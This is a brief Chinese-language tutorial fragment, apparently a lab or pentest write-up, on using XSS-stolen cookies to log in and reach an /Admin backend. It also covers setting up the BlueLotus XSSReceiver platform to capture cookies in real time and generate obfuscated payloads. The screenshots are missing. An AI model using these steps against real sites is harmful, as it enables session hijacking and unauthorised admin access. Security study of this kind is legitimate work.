
尝试登录:
把盗取的cookie值放入对应的值中

修改url为/Admin,成功进入管理员后台
自动-实时监控
平台:XSSReceiver-蓝莲花
简单配置即可使用,无需数据库,无需其他组件支持
搭建:https://github.com/epoch99/BlueLotus_XSSReceiver-master
使用默认模板,修改服务器地址为XSSReceiver平台地址


生成payload,还可进行代码混淆等绕过方法

admin后台访问
